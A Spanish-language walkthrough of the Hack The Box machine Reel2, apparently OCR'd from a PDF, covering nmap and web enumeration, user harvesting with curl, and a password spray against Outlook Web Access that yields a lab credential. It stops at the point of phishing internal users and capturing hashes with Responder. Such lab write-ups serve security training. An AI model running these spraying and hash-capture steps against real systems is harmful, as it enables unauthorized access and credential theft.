
# Máquina Reel2




15 Noviembre 2023

**Hack The Box**
**Creado por: dandy_loco**

HACKTHEBOX

# 1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Windows.

```
┌──(root㉿kali)-[/home/kali]
└─# ping -c 1 10.10.10.210
PING 10.10.10.210 (10.10.10.210) 56(84) bytes of data.
64 bytes from 10.10.10.210: icmp_seq=1 ttl=127 time=38.9 ms

── 10.10.10.210 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 38.862/38.862/38.862/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
 1. # Nmap 7.94 scan initiated Mon Nov 13 19:20:34 2023 as: nmap -sCV -p
80,443,5985,6001,6002,6004,6005,6006,6007,6008,6010,6011,6012,6017,6167,8080 -n -Pn -vvv -oN targeted
10.10.10.210
 2. Nmap scan report for 10.10.10.210
 3. Host is up, received user-set (0.046s latency).
 4. Scanned at 2023-11-13 19:20:35 CET for 66s
 5.
 6. PORT     STATE SERVICE    REASON          VERSION
 7. 80/tcp   open  http       syn-ack ttl 127 Microsoft IIS httpd 8.5
 8. |_http-server-header: Microsoft-IIS/8.5
 9. |_http-title: 403 - Forbidden: Access is denied.
10. 443/tcp  open  ssl/http   syn-ack ttl 127 Microsoft IIS httpd 8.5
11. |_ssl-date: 2023-11-13T18:21:41+00:00; 0s from scanner time.
12. | ssl-cert: Subject: commonName=Reel2
13. | Subject Alternative Name: DNS:Reel2, DNS:Reel2.htb.local
14. | Issuer: commonName=Reel2
15. | Public Key type: rsa
16. | Public Key bits: 2048
17. | Signature Algorithm: sha1WithRSAEncryption
18. | Not valid before: 2020-07-30T10:12:46
19. | Not valid after:  2025-07-30T10:12:46
20. | MD5:   aa49:5cac:7115:c7fe:0628:2a6b:0124:37c4
21. | SHA-1: d7ea:2696:a56f:09cb:24ce:557f:830e:86ec:5f63:0f2d
22. | -----BEGIN CERTIFICATE-----
23. | MIIDAjCCAeqgAwIBAgIQWlAODKHeRKhAoNajyUQfPzANBgkqhkiG9w0BAQUFADAQ
24. | MQ4wDAYDVQQDEwVSZWVsMjAeFw0yMDA3MzAxMDEyNDZaFw0yNTA3MzAxMDEyNDZa
25. | MBAxDjAMBgNVBAMTBVJlZWwyMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKC
26. | AQEA7TbB/U28rd2ITtVpYctNMtlUSIYBLbXIhcOEp7noZORecx8d1E1pCgtsGTgV
27. | 35y13jEcATGYk0HGr3/5KF04GVVVK3vDj/bVLi6QfPOxoPZq4muWhFLb+f/3cqhj
28. | 49uEJMIWoTMcLmGymCP/zc88oMGWCcnebUYnHdMQzmOE+jaI5sk8xWxeoIv8t/1X
29. | y4bF46Y3RBOTJNLJTi0s9qoNUlRbXGpZ548QT0+4T2q5sbCu/iEdSGucFkj7cLy+
30. | q0Gkccc2sinSN4ftKpSMi+A1aZjxysCyQXWJhjLiMBT5LGuOlUnhNQhEwF6/o3fN
31. | u+evEyfB764QW6Uo7zPlq827EQIDAQABo1gwVjAOBgNVHQ8BAf8EBAMCBaAwIQYD
32. | VR0RBBowGIIFUmVlbDKCD1JlZWwyLmh0Yi5sb2NhbDATBgNVHSUEDDAKBggrBgEF
33. | BQcDATAMBgNVHRMBAf8EAjAAMA0GCSqGSIb3DQEBBQUAA4IBAQCkyMyuXsxI6QwQ
34. | zrZwrhG4ZEftEABrxwEcVA/MedE2wvNihk2EMndVCCLSSOocDX6g7Z2hB3JQ1n+p
35. | abQ2UyaSSU3VVeEsczHi40wSfnadViUGQBXxUckGS8wgpH+CGOBQlnDx3wLo98nU
36. | 0Guga4NyQ3ffKxSmYKlqb5ntroBnhw/X5JRoxybjwR08nuJDTbWz1R3J3dZgCSQ4
37. | L6MCq4fbpu9oLfw5KBCNdATeXftJsY+/YitUNwo5wLhz39RBwcUhsNur4j/g9jxU
38. | lokpm7spuW2gkWEW/QvwR2JDLBzEWYf/7jnl3rjnaHVVqP2LwsYVsEvtJlmu687b
39. | /bkl5nE+
40. | _-----END CERTIFICATE-----
```

```
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/8.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
5985/tcp open  http       syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
6001/tcp open  ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
6002/tcp open  ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
6004/tcp open  ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
6005/tcp open  msrpc      syn-ack ttl 127 Microsoft Windows RPC
6006/tcp open  msrpc      syn-ack ttl 127 Microsoft Windows RPC
6007/tcp open  msrpc      syn-ack ttl 127 Microsoft Windows RPC
6008/tcp open  msrpc      syn-ack ttl 127 Microsoft Windows RPC
6010/tcp open  ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
6011/tcp open  msrpc      syn-ack ttl 127 Microsoft Windows RPC
6012/tcp open  msrpc      syn-ack ttl 127 Microsoft Windows RPC
6017/tcp open  msrpc      syn-ack ttl 127 Microsoft Windows RPC
6167/tcp open  msrpc      syn-ack ttl 127 Microsoft Windows RPC
8080/tcp open  http       syn-ack ttl 127 Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.2.32)
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.2.32
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Welcome | Wallstant
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 0s

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Nov 13 19:21:41 2023 -- 1 IP address (1 host up) scanned in 67.00 seconds

```

Vemos que el puerto TCP/443 está abierto. Intentamos averiguar, mediante el certificado SSL, algún dominio o subdominio.

```
openssl s_client -connect 10.10.10.210:443
```

```
┌──(root㉿kali)-[/home/kali/HTB/Reel2]
└─#  openssl s_client -connect 10.10.10.210:443
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN = Reel2
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN = Reel2
verify return:1
---
Certificate chain
 0 s:CN = Reel2
   i:CN = Reel2
   a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA1
   v:NotBefore: Jul 30 10:12:46 2020 GMT; NotAfter: Jul 30 10:12:46 2025 GMT
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIDAjCCAeqgAwIBAgIQWlAODKHeRKhAoNajyUQfPzANBgkqhkiG9w0BAQUFADAQ
MQ4wDAYDVQQDEwVSZWVsMjAeFw0yMDA3MzAxMDEyNDZaFw0yNTA3MzAxMDEyNDZa
MBAxDjAMBgNVBAMTBVJlZWwyMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKC
AQEA7TbB/U28rd2ITtVpYctNMtlUSIYBLbXIhcOEp7noZORecx8d1E1pCgtsGTgV
35y13jEcATGYk0HGr3/5KF04GVVVK3vDj/bVLi6QfPOxoPZq4muWhFLb+f/3cqhj
49uEJMIWoTMcLmGymCP/zc88oMGWCcnebUYnHdMQzmOE+jaI5sk8xWxeoIv8t/1X
y4bF46Y3RBOTJNLJTi0s9qoNUlRbXGpZ548QT0+4T2q5sbCu/iEdSGucFkj7cLy+
q0Gkccc2sinSN4ftKpSMi+A1aZjxysCyQXWJhjLiMBT5LGuOlUnhNQhEwF6/o3fN
u+evEyfB764QW6Uo7zPlq827EQIDAQABo1gwVjAOBgNVHQ8BAf8EBAMCBaAwIQYD
VR0RBBowGIIFUmVlbDKCD1JlZWwyLmh0Yi5sb2NhbDATBgNVHSUEDDAKBggrBgEF
BQcDATAMBgNVHRMBAf8EAjAAMA0GCSqGSIb3DQEBBQUAA4IBAQCkyMyuXsxI6QwQ
zrZwrhG4ZEftEABrxwEcVA/MedE2wvNihk2EMndVCCLSSOocDX6g7Z2hB3JQ1n+p
abQ2UyaSSU3VVeEsczHi40wSfnadViUGQBXxUckGS8wgpH+CGOBQlnDx3wLo98nU
0Guga4NyQ3ffKxSmYKlqb5ntroBnhw/X5JRoxybjwR08nuJDTbWz1R3J3dZgCSQ4
L6MCq4fbpu9oLfw5KBCNdATeXftJsY+/YitUNwo5wLhz39RBwcUhsNur4j/g9jxU
lokpm7spuW2gkWEW/QvwR2JDLBzEWYf/7jnl3rjnaHVVqP2LwsYVsEvtJlmu687b
/bkl5nE+
-----END CERTIFICATE-----
subject=CN = Reel2
issuer=CN = Reel2
---
No client certificate CA names sent
Peer signing digest: SHA1
Peer signature type: RSA
Server Temp Key: ECDH, prime256v1, 256 bits
---
SSL handshake has read 1318 bytes and written 605 bytes
Verification error: self-signed certificate
---
New, TLSv1.2, Cipher is ECDHE-RSA-AES256-SHA384
```


Mediante el uso de whatweb, intentamos averiguar las tecnologías del servicio web que está disponible en el puerto TCP/80. Recibimos un “Forbidden”, por lo que intuimos que se está realizando algún tipo de filtro.

```
┌──(root㉿kali)-[/home/kali/HTB/Reel2]
└─# whatweb http://10.10.10.210
http://10.10.10.210 [403 Forbidden] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/8.5], IP[10.10.10.210], Microsoft-IIS[8.5], Title[403 - Forbidden: Access is denied.], X-Powered-By[ASP.NET]
```


Realizamos el mismo proceso, pero para el puerto TCP/443.

```
┌──(root㉿kali)-[/home/kali/HTB/Reel2]
└─# whatweb https://10.10.10.210
https://10.10.10.210 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/8.5], IP[10.10.10.210], Microsoft-IIS[8.5][Under Construction], Title[IIS Windows Server], X-Powered-By[ASP.NET]
```


Si consultamos la web con nuestro navegador, vemos que se trata de la página por defecto de IIS.




Realizamos un ataque de descubrimiento de directorios, con gobuster, sobre la url https://10.10.10.210. Descubrimos un directorio interesante.





Se trata del acceso web mail (OWA) de Microsoft Exchange.



De momento, no tenemos ninguna credencial, por lo que seguimos enumerando. Ahora revisamos las tecnologías usadas por el servicio que correo sobre el puerto para el puerto TCP/8080.

```
┌──(root㉿kali)-[/home/kali/HTB/Reel2]
└─# whatweb http://10.10.10.210:8080
http://10.10.10.210:8080 [200 OK] Apache[2.4.43], Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.2.32], IP[10.10.10.210], JQuery, Meta-Author[Munaf Aqeel Mahdi], OpenSSL[1.1.1g], PHP[7.2.32], PasswordField[login_password], Script[text/javascript], Title[Welcome | Wallstant], X-Powered-By[PHP/7.2.32]
```


Abrimos la web en nuestro navegador.





**¿Qué es Wallstant?**

Es un software y script de redes sociales que te ayuda a entender los conceptos de redes sociales y a construir tu propio sitio web de redes sociales.

Nos creamos un usuario e ingresamos en la web.





Revisamos las tecnologías con Wappalyzer, por si nos aporta alguna información adicional de las descubiertas por whatweb.




# 2. Análisis de vulnerabilidades

Encontramos, pulsando sobre el recuadro “search” una forma de buscar de enumerar usuarios si dejamos la consulta en blanco.





Para generar un diccionario de usuarios, realizamos la siguiente petición curl con nuestro cookie de sesión.

```
1. curl -s 'http://10.10.10.210:8080/search?q=' -b 'PHPSESSID=o68vkc5closr5geuq4l68tdu46' | grep 'user_follow_box_a' | awk '{print $4 " " $6}' FS=">" | sed 's/<br @//' | sed 's/<\/span//' > users.txt
```




Ya tenemos un diccionario con usuario potenciales. Ahora nos faltaría saber qué contraseña usar. Entendemos que el post de Sven es una pista.




Creamos un diccionario de contraseñas, a partir de las combinaciones que se me ocurrieron:


Vamos a intentar realizar un ataque de PasswordSprayin contra la web del owa. Para ello vamos a usar este conjunto de herramientas.

```
1. git clone https://github.com/byt3bl33d3r/SprayingToolkit.git
2. cd SprayingToolkit
3. pip3 install -r requirements.txt
```

Formateamos un diccionario, con los usuarios obtenidos anteriormente, al estilo de directorio activo con la herramienta spindrift.

```
1. python3 spindrift.py ../../users.txt --format "{first}.{last}" >> usernames
2. python3 spindrift.py ../../users.txt --format "{f}.{last}" >> usernames
```

Ahora, realizamos un ataque de fuerza bruta contra la web del OWA con la herramienta atomizer.

```
1. python3 atomizer.py owa 10.10.10.210 ../../passwd.txt usernames
```


```
┌──(root㉿kali)-[/home/…/HTB/Reel2/content/SprayingToolkit]
└─# python3 atomizer.py owa 10.10.10.210 ../../passwd.txt usernames --interval 00:00:01
[*] Trying to find autodiscover URL
[+] Using OWA autodiscover URL: https://10.10.10.210/autodiscover/autodiscover.xml
[+] OWA domain appears to be hosted internally
[+] Got internal domain name using OWA: HTB
[*] Starting spray at 2023-11-14 19:55:03 UTC
```

Conseguimos una credencial.

```
1. [+] Found credentials: s.svensson: Summer2020
```

# 3. Explotación y acceso

Probamos a acceder con las credenciales obtenidas al OWA, mediante el navegador Chome (con Firefox da algún que otro problema). Una vez dentro, probamos a enviar a todos los remitentes un correo, con un enlace hacia nuestra máquina de atacante.




Vamos a valernos de Responder para intentar capturar algún hash o similar.

```
1. responder -I tun0
```


```
